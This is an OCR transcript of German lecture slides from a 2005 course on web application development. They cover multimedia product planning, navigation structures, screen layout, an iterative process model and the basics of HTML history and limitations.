Entwicklung webbasierter Anwendungen

Sommersemester 2005

Prof. Dr.-Ing. Bernhard Kreling

FB Informatik, FH Darmstadt

www.fbi.fh-darmstadt.de/~kreling/

1. Planung und Entwurf

2. Web Client

2. 1 HTML Grundlagen

2. 2 Hyperlinks

2. 3 Layoutmanager

2. 4 Formulare

2. 5 Werkzeuge

2. 6 Formatierung mit CSS

2. 6. 1 Formate definieren

2. 6. 2 CSS Attribute

2. 6. 3 Kaskadierung

2. 6. 4 Maßeinheiten

2. 7 Client-seitige Programmierung

2. 7. 1 ECMAScript

2. 7. 2 Objektbasierend

2. 7. 3 Skript und HTML

2. 7. 4 Dokument Objekt Modell

2. 7. 5 Zugriff auf DOM

4. Animation

4. 1 Autorensysteme

4. 2 Flash Grundlagen

4. 3 Interaktion und Programmierung

4. 4 Animation

4. 5 Ruckfreie Animation

1. Planung und Entwurf

Multimedia und Softwaretechnik

- auch Multimedia-Anwendungen und WebSites sind Softwaresysteme !
  - es gilt weiterhin alles, was man über Softwaretechnik, Software Ergonomie und GUIs gelernt hat
- nicht vor lauter
  Design Grafik, Animation, Gimmicks
  den "information design"
  Entwurf Analyse, Architektur, Datenorganisation
  vergessen
- Methoden von klassischen Medien und Anwendungen sinngemäß übertragen

1. Planung und Entwurf

Verschärfte Anforderungen

verglichen mit klassischem Anwendungsentwurf

- Unerfahrene Benutzer
  - Multimedia soll neue Zielgruppen erschließen
  - Kinder, Senioren, Couch Potatoes
- häufiger Wechsel von Anwendungen / Sites
- Schulung darf absolut nicht erforderlich sein
  - Beispiel Info-Broschüre als MM-Anwendung: wieso sollte jemand Lernaufwand in den Umgang mit Info-Broschüren investieren ?
- Hilfesystem muß überflüssig sein
  - Hilfesysteme helfen beim Lernen, aber
  - stattdessen zwanglose Benutzerführung

immer bedenken: meine Anwendung ist für den Anwender nur eine unter vielen

1.1 Produktplanung

Zweck des Produkts bestimmen

- Produktkatalog, eCommerce, eBusiness
  - für Endkunden
  - für eigene Vertriebsabteilung
- Lernprogramm
  - Selbstlernen
  - Begleitmaterial zu Lehrveranstaltung
- Unterhaltung, Spiel
- Kultur
  - Virtuelles Museum
- Image CD, "Webpräsenz"
  - typischer Problemfall: Zweck und Zielgruppe oft unklar

1.1 Produktplanung

Ermittlung der Zielgruppe

know the user

- Personengruppe
  - Alter, Geschlecht, Bevölkerungsschicht, Du oder Sie
  - geschäftliche oder private Nutzung
  - eigenes oder fremdes Unternehmen, Internet oder Intranet
- Geräteausstattung der Zielgruppe
  - Rechner vorhanden? Leistungsklasse, Internet-Zugang
- Ausbildungsstand der Zielgruppe

besonderes Einsatzumfeld ?

  - Kontextwissen über das Fachgebiet
    - Konsequenz für inhaltliche Tiefe und Terminologie
  - Umgang mit Rechnern gewohnt ? Alternative Papier
  - geübt im Umgang mit Maus ? Alternative Touchscreen

1.1 Produktplanung

Multimedialer Mehrwert

- Einsatz neuer Medien sollte Zusatznutzen bringen um den apparativen Aufwand zu rechtfertigen
- Interaktion, nicht nur Lesen
  - Buchung, Einkauf, Kontakte, Spiel
- Aktualität
  - erfordert laufende bzw. automatisierte Pflege
- Information auf Verlangen
  - personalisierte Information (z.B. Fahrplanauskunft)
  - gezielte Suche unterstützen
- Animierte Visualisierung

... bei Blättermaschinen: schnelles Auffinden der gesuchten Information

1.1 Produktplanung

Nachteile gegenüber Printmedien

- man braucht ein aufwendiges Lesegerät
  - Computer, Netzanschluß
- 30 % geringere Lesegeschwindigkeit
- Graphiken haben geringere Auflösung
- große Tabellen sind unübersichtlicher
- unbequemere Körperhaltung
- wo bleibt das Gefühl der Wertigkeit ?
  - vgl. Taschenbuch versus Prachtausgabe in Leder

mit diesen Nachteilen muß man sich beim Entwurf auseinandersetzen !

1.1 Produktplanung

Erscheinungsbild

- welche Rolle spielt Ästhetik und Extravaganz ?
  - für Auftraggeber ? Corporate Identity, Image Projekt
  - für Anwender ? Unterhaltung oder Arbeit
- oder genügt gute Funktionalität ?
  - Beispiel Fahrplanauskunft:
    Übersichtlichkeit muß sein,
    extravagantes Design nicht unbedingt
- das Erscheinungsbild soll gute Inhalte unterstützen, es kann sie aber nicht ersetzen
  - I don't want an experience, I just want to find information
  - Anwender / Besucher kommen wieder wegen Information, nicht wegen Gimmicks

1.1 Produktplanung

Auswahl des Mediums


- Klassische Medien (Prospekt, Buch, ...)
  - kein Lesegerät, keine Installation, keine Betriebskosten
- CD-ROM Marketing: hand out
  - große Datenmengen (Sound, Bilder, Videos hoher Qualität)
  - relativ lange Gültigkeit der Daten
- Web (Rechner als Client)
  - Anwender ruft kleine Datenmengen wahlfrei ab
  - Aktualität ist möglich bei schnell veraltenden Daten

auch kombiniert

- Kiosksystem POI Point of Information
- Fernseher + Set-Top-Box, WAP - Handy

1.2 Strukturierung

Problemstellung



- Multimedia-Anwendungen präsentieren oft eine große Fülle von Informationen
- schlüssige Gesamtstruktur ist entscheidend für die Orientierung des Benutzers
  - Hyperlinks sind Chance und Gefahr zugleich
  - verführen zur Entwicklung von Spaghetti-Dokumenten
- Layout soll Verständnis der Struktur unterstützen
- Suche von Informationen erleichtern !
  - Interaktion macht Arbeit, deshalb minimieren
  - "Selbstgesteuertes Lernen" ist schlechte Ausrede

Information Design

Was ist eigentlich Surfen ?

1.2 Strukturierung

Das klassische Dokument

Dokument

Daten	**Struktur**	**Format**
Ideen, Informationen, eigentliche Inhalte	inhaltliche Gliederung, Inhaltsverz., Index	Layout, graphische Gestaltung, Dateiformat


meist eng miteinander verkoppelt

Beispiel DScript	Vorlesungs-stoff, Texte, Bilder	Interaktives Inhalts-verzeichnis	PowerPoint Folien, Mustervorlage

1.2 Strukturierung

Von der Idee zum Dokument


Director unterstützt nur die Ausarbeitung; PowerPoint alle 3 Phasen




1.2 Strukturierung

Navigationsstrukturen


- Netzwerk
  - gerichteter Graph
  - kaum strukturiert



- Baum
  - hierarchische Gliederung



- Folge
  - sequentielle Anordnung




1.2 Strukturierung

Weitere Navigationsstrukturen

- Kurze ungeordnete Liste (7 ± 2 Elemente)
  - Attraktionen im Stadtführer, laufende Projekte
- Geordnete Liste
  - Veranstaltungskalender (Datum), Telefonbuch (Alphabet)
  - vorzugweise mit zusätzlichen Einsprungstellen ("Hashtabelle")
- Array, Tabelle
  - Fahrplan
- Mehrfachindizierung
  - Fotosammlung (nach Datum, Fotograf, ...)
- Hierarchische zirkuläre Listen
  - Rundgang im Museum


magische Zahl; gut überschaubar




1.2 Strukturierung

Kombination von Grundstrukturen

- vom Fachbuch zum Lernprogramm / zur Vorlesung
  - Abbildung eines Baums in eine lineare Folge





Titel *vgl. Buch*
- Überblick
- 1. Kapitel
  - Überblick
  - 1.1 Abschnitt
  - 1.2 Abschnitt
- 2. Kapitel
  - Überblick
  - 2.1 Abschnitt
  - 2.2 Abschnitt

1.2 Strukturierung

Gängige Suchhilfsmittel

von den Use Cases her überlegen !

Auffinden neuer Inhalte

- Inhaltsverzeichnis — für Bilder: Fotoübersicht
  - Suche über thematische Zuordnung
- Schlagwortverzeichnis / Index
  - Suche über sinnverwandte Stichworte
- Volltextsuche
  - Suche über beliebige Stichworte

	geistige Leistung	Rechen-leistung
Inhaltsverzeichnis	hoch	gering
Schlagwortverzeichnis / Index	mittel	mittel
Volltextsuche	gering	hoch

Wiederfinden bereits betrachteter Inhalte

- Liste der Vorgeschichte (history list, back list)
- Lesezeichen

1.3 Anwender im Blick

Metapher

- Sinnbild aus dem täglichen Leben
  - repräsentiert Konzept auf hoher Ebene
  - hilft dem Anwender bei Benutzung
    - schafft Grundverständnis (Hilfe erklärt Details)
  - hilft dem Entwickler bei der Analyse
    - Hinweis auf notwendige Features
- Beispiele
  - Einkaufsstraße mit Läden
  - Museum mit Ausstellungen
  - Fernseher mit Kanälen
  - Videorekorder mit Kassette
  - Dateisystem mit Ordnern und Dokumenten

aber:
Metaphern
können auch einengen
oder
in die Irre leiten !

1.3 Anwender im Blick

Metaphern und Strukturen

- Sachbuch, Technisches Handbuch, Katalog
  - Baum, Inhaltsverzeichnis, Index
- Vorlesung, Lernprogramm
  - Folge, Inhaltsverzeichnis, (Index)
- Roman, Spielfilm
  - Folge
- Lexikon
  - Netzwerk, Artikel mit Hashtabelle
- Daily Soap, Studium
  - mehrere Folgen (Handlungsstränge) im Zeit-Multiplex

eigentlich keine alphabetische Folge

Die Auswahl einer Strukturellen Metapher definiert Grundstruktur und Anforderungen.

Beispiel:
DScript ist ein digitales Hochschulskript – kein Lehrbuch, kein Selbstlernprogramm

1.3 Anwender im Blick

Anwendungsfälle und Szenarien

- was wollen Benutzer mit der Anwendung erreichen ?
  - "sich informieren" ist zu wenig
  - konkrete Arbeitsabläufe der Anwender ermitteln *Use Cases*
- Objektorientierte Analyse *interessiert Entwickler*
  - welche Objekte spielen eine Rolle ?
  - wie wollen Anwender mit den Objekten umgehen ?
  - welche Methoden brauchen sie dazu ?
  - Bildschirmseiten (Formulare) als
    - Sicht auf die Attribute von Objekten
    - Aufrufoberfläche von Methoden

1.3 Anwender im Blick

Erfordernisse nach Nutzungsarten

nicht Eigenschaft des Nutzers, sondern
Beziehung zwischen Nutzer und Anwendung:

- Erste Nutzung → Inhalte
  - Einführung in die Anwendung
- Gelegentliche Nutzung → Struktur
  - geordnete Struktur, Übersichtsdarstellung
  - Aktionen umkehrbar, Sicherheit beim Erforschen
- Häufige Nutzung → Interaktionselemente
  - Tastaturkürzel (Shortcuts), sinnvolle Cursorsteuerung

1.3 Anwender im Blick

Benutzer scannen statt zu lesen

- wie Benutzer im Web lesen:
  - kaum; 79% überfliegen die Seiten statt zu lesen
- Erklärungsversuche
  - Lesen am Bildschirm ist anstrengender
  - viele attraktive Themen (vgl. Zeitung versus Buch, Portale)
  - Links sind visuell attraktiver als normaler Text (vgl. HTML 2.0)
  - Hektik, Zeit ist Geld (Arbeitszeit, Telefongebühren, ...)
  - Besuch einer Site ist nicht Selbstzweck, sondern Nebentätigkeit
    - man ist eigentlich an einer anderen Arbeit und holt sich mal eben eine Info oder Software

1.3 Anwender im Blick

Scrollen versus Blättern

- Scrollen ist einfach für den Autor ...
  - kein Seitenlayout erforderlich
  - Seitenlänge variabel, richtet sich nach dem Inhalt
- ... und aufwändig für den Leser
  - Scrollen ist ein Regelungsvorgang, Umblättern nicht
  - Bild flackert / wird unscharf während des Scrollens
  - Auge muß Punkt zum Wiederaufsetzen suchen
- Blättern ist zu bevorzugen
  - größere Stabilität des visuellen Kontextes
  - größere Lese- und Verstehensleistung

leider keine Trennung mehr: Inhalt / Form

1.3 Anwender im Blick

Interaktionselemente


- als Interaktionselement erkennbar — Minimalforderung
  - d.h. unterscheidbar von passiven Elementen
  - Button: durch Gestalt
  - Hotword: durch Farbe / Unterstreichung
- Zustandsdarstellung — vermeidet nutzlose Betätigung
  - normal, gesperrt, evtl. aktiviert / gedrückt
  - Button: graphische Variante (z.B. gesperrt: Schrift grau)
  - Hotword, sensitiver Bereich: nicht üblich
- Erkennungsaufwand — Adventure oder Ergonomie ?
  - unmittelbar visuell (Button, Hotword): gering
  - Mauszeiger ändert sich beim Abtasten: hoch (nur akzeptabel als Ergänzung)

1.4 Bildschirm-Layout

Mensch-Maschine-Schnittstelle

Forderungen aus der Software-Ergonomie

- Der Systemzustand muß auf einen Blick erkennbar sein
  (ohne ihn dabei zu verändern!)
- Wo bin ich ? Ort
  - momentaner Aufenthaltsort im System
- Was kann ich hier tun ? Modus
  - zur Verfügung stehende Operationen
- Wie kam ich hierher ? Weg
  - Vorgeschichte, Kontext
- Wohin kann ich gehen ? Weg
  - Ziel eines Verweises soll erkennbar sein



Es folgen Überlegungen, wie diese Fragen durch Layout- und Gestaltungselemente beantwortet werden können.

hier am Beispiel DScript

1.4 Bildschirm-Layout

Komponenten einer Bildschirmseite

- Kopfzeilenkomponente — wo bin ich ?
  - dient der Orientierung des Benutzers
- Präsentationskomponente — was kann ich hier tun ?
  - Darstellung der Informationsgehalts
  - Bühne für Animationen, Simulationen, Videos
- Interaktionskomponente — wohin kann ich gehen ?
  - dient der Steuerung durch den Benutzer
- Hintergrund
  - passives Designelement
  - unverändert über mehrere Bildschirmseiten

1.4 Bildschirm-Layout

Kopfzeilenkomponente

spezielle Form der Zustandsinformation

- unterstützt die Orientierung im Dokument
  - Einordnung der aktuellen Daten in einen Kontext
  - Mögliche Alternative in Spiel oder Bilderbuch: Raum-Metapher realisiert mit Hintergrundbild
- stellt übergeordnete Elemente der inhaltlichen Gliederung dar
  - "Kapitel", "Abschnitt"; nicht einfach nur Seitentitel
- (eine Fußzeile ist meist überflüssig)
  - enthält bei Büchern nur das Hilfsmittel Seitennummer
  - Ausnahme Web: Autor und Änderungsdatum
  - Statuszeile als andere Form von Zustandsinformation

im Extremfall alle übergeordneten Ebenen

1.4 Bildschirm-Layout

Interaktionskomponente

- Auslösung von Aktionen
  - Abspielen eines Videos
  - Anfrage an eine Datenbank
- Gewinn von Zusatzinformationen
  - Hotword zeigt Popup-Feld
- Navigation
  - orientiert an inhaltlicher Struktur ("Weiterblättern")
    - Hauptstraße oder Seitenpfad ?
  - Querverweise
  - Vertiefung (drill down)
    - Rückkehr nur zu dieser Ursprungsseite

technisch sind das alles Hyperlinks

gleiche Seite

Umfeld

erkennbar

konstant


Seitenwechsel

→ *Verweis*

↘ *Details*

↗ *Übersicht*

1.4 Bildschirm-Layout **Beispiel: Lernprogramm**




K

mustergültig

P

N

1.4 Bildschirm-Layout **Beispiel: Katalog**




K

P

K

N

1.4 Bildschirm-Layout **Beispiel: Buch in HTML**



K Gliederung

Quelle: http://www.teamone.de/selfhtml/

K Titel der Seite

N Scrollen auf der Seite


P Textkörper (hier verkürzt)

N Blättern im Buch

K nochmals Gliederung

29 Fußzeile

1.4 Bildschirm-Layout **Beispiel: Werbe-CD**



K streng hierarchische Gliederung

P 1 Gliederungsebene

"ausfahren" notwendig zur Navigation

30 N

1.4 Bildschirm-Layout **Beispiel: Info-Kiosk**

P

Kopfzeile fehlt; nur Logo

allgemeine Steuerung; nur zeitweise aktiv.

Aktive Funktionen nur durch Abtasten erkennbar

N


Teilmenge aus Übersicht

1.5 Vorgehensmodell
Iterative Vorgehensweise

- Besonderheiten bei Multimedia- und Webapplikationen
  - hoher Gestaltungsanteil
  - Usability ist extrem wichtig
- kein Wasserfallmodell
- mehrere Durchgänge mit zunehmender Verfeinerung und Präzisierung
- Zwischenergebnisse mit Auftraggeber und künftigen Benutzern abstimmen

1.5 Vorgehensmodell

Integration von Gestaltung und SWT



aus S. Ward, P. Kroll: Building Web Solutions with the Rational Unified Process: Unifying the Creative Design Process and the Software Engineering Process Rational Software & Context Integration white paper
http://www.rational.com/media/whitepapers/76.pdf

1.5 Vorgehensmodell

Visionsdokument

- Sinn und Zweck der Website
- welche Ziele sollen erreicht werden?
- welche Geschäftsprozesse sollen unterstützt und optimiert werden?


Beispiel Online Belegsystem:

Ressourcenmanagement
Gerechte Verteilung knapper Plätze
Vorrang für Studierende im Regelablauf
Nutzbarkeit von Restplätzen durch verbesserte Information
Teilnehmerlisten, die den Tatsachen entsprechen
Gleichmäßige Auslastung der Parallelzüge
Verhinderung von Doppelbelegungen

1.5 Vorgehensmodell

Use Case Diagramm als Übersicht

- Benutzergruppen
- zugeordnete Funktionen
- evtl. externe Systeme



- sagt noch nicht viel !

1.5 Vorgehensmodell

Nicht-funktionale Anforderungen


- technisch
  - Client: Browser ab HTML 3.2, CSS, Frames, JavaScript aktiviert
  - Client Bildschirm ≥ 1024 x 768 Pixel
  - minimale Transferrate 28.8 kBaud
  - Benutzer muß eMail-Adresse haben
  - mindestens 100 Benutzer gleichzeitig; Meldung bei Überlast
  - Datenaustausch im CSV-Format
- gestalterisch *Creative Design Brief*
  - Stil, Stimmung (seriös, verspielt, nüchtern, provokativ, ...)
  - Corporate Identity
  - Farbschema

1.5 Vorgehensmodell

Navigationsübersicht

welche Seiten werden gebraucht
(aus Sicht des Client)
Navigation zwischen den Seiten

spezielle Form eines
Zustandsdiagramms



1.5 Vorgehensmodell

Skizzen der Seiten

- Auflistung der Datenelemente
  (d.h. Werte aus Datenbank)
  - änderbar (Formularelemente) / reine Anzeige
- Hyperlink-Ziele, Submit-Ziele
  - insbesondere PHP-Seiten und deren Aufrufparameter

- mehrere gestalterische Varianten
- gemeinsame Designelemente
- Style Guide

Modellierung der SW-Struktur

- Aktivitätsdiagramm
  - entbehrlich bei einfachen Formularen
- Klassendiagramm
- Sequenzdiagramm (Kollaborationsdiagramm)
  - Zusammenspiel von HTML-Seiten (client) und PHP-Seiten (server)

Was ist HTML ?

- HyperText Markup Language
  - definiert mit SGML (Standard Generalized Markup Language, ISO-Norm 8879)
- Markup Language: Auszeichnungssprache
  - markiert und attributiert Bestandteile eines Dokuments
  - Browser setzen Auszeichnung in visuelle Darstellung um
- Hyper Text: Verweise auf andere Dokumente
  - Hyperlinks zu anderen Stellen im eigenen Projekt oder zu beliebigen anderen Dokumenten im Web.
- Text-Dateien (kein Binärformat)
  - im Prinzip mit jedem Texteditor zu bearbeiten
  - leicht zu generieren und zu debuggen

Entwicklungsgeschichte

- Standardisierungsgremium W3C
  - ursprünglich Wissenschaftler, jetzt auch Industrievertreter

WWW Konsortium
http://www.w3.org

- der Standardisierungsprozeß hinkte immer hinter dem Entwicklungsstand kommerzieller Browser her
  - bewußt inkompatible Erweiterungen der Hersteller
  - Browser hielten keinen Standard vollständig ein; viele Bugs
- klares Marketingziel
  - "best viewed with ..."
- Webdesigner sind Leidtragende
  - gestalterische Ziele schwer zu realisieren
  - Surfer leiden unbewußt (wissen nicht, wie's gemeint war)

HTML Standardisierung durch W3C

1.0		
2.0	Nov 95	
3.2	Mai 96	Tabellen, phys. Format
4.0	Jan 98	Frames, CSS, Skript

Bemerkung zum Werdegang

- HTML endlich um Features erweitert, die in lokalen Anwendungen längst Stand der Technik sind
  - Maßstab: DTP und Autorensysteme
  - wichtiger Schritt: Cascading Style Sheets CSS
- politischer Aspekt viel interessanter als technischer
  - hätte man doch gleich ein ausgereiftes Dokument-Format standardisieren und um URLs erweitern können ...
- langer Umweg über HTML "Standardisierung"
  - Versuch der Browser-Hersteller, proprietäre HTML Varianten zu etablieren
  - planlose Erweiterungen; Tag-Bastelei statt systemat. Lösung

Problem 1: Transferraten

man muß immer noch mit Datenvolumen geizen

		kByte/s
Modem analog	56 kBaud	5,6
ISDN	64 kb/s	8
DSL	768 kb/s	96
CD-ROM	1x	150
	12x	1.800
UMTS (pro Funkzelle)		244
Ethernet LAN	10 Mb/s	1.220
Festplatte	mittelmäßig	3.000

galt mal als "enabling technology" für MM

MPEG1 oder einfaches AVI-Video

Problem 2: Plattformabhängigkeit

- "Plattform" bisher: Betriebssystem
  - oft nur für bestimmte Rechnertypen verfügbar
  - Unix-Varianten (Workstation), Windows (PC), MacOS (Mac), MVS (Mainframe)
- "Plattform" im Web: Browser + Version
  - Standard durch inkompatible Spracherweiterungen ausgehebelt
  - manche Plug-Ins nur für bestimmte Betriebssysteme verfügbar
    - betrifft insbesondere MM-Dienste, weil diese wiederum Betriebssystemdienste nutzen (vgl. Video)
- kein technisches Problem, sondern marktpolitisches

lediglich eine Verlagerung der Abhängigkeit

Problem 3: kein WYSIWYG

what you see is what you get

- in anderen Bereichen heute selbstverständlich
  - Schreib- oder Zeichenwerkzeuge zeigen unmittelbar eine realistische Vorschau des Arbeitsergebnisses
- in HTML per Prinzip nicht möglich
  - HTML Editor zeigt allenfalls ungefähr das Ergebnis
  - sorgfältige Vorschau notwendig mit verschiedenen Browsern / Bildschirmauflösungen / Fenstergrößen
- nicht unterstützte HTML-Anweisungen werden nicht gemeldet, sondern ignoriert
  - schön für Surfer: Darstellung so gut es eben geht
  - unangenehm für Webdesigner: visuelle Kontrolle erforderlich
  - unbedingt HTML Validator verwenden

wieso hat man das Problem z.B. in PowerPoint nicht ?

Ursprung: Hyper Text Markup Language

echte Innovation
nach ftp, telnet, ...

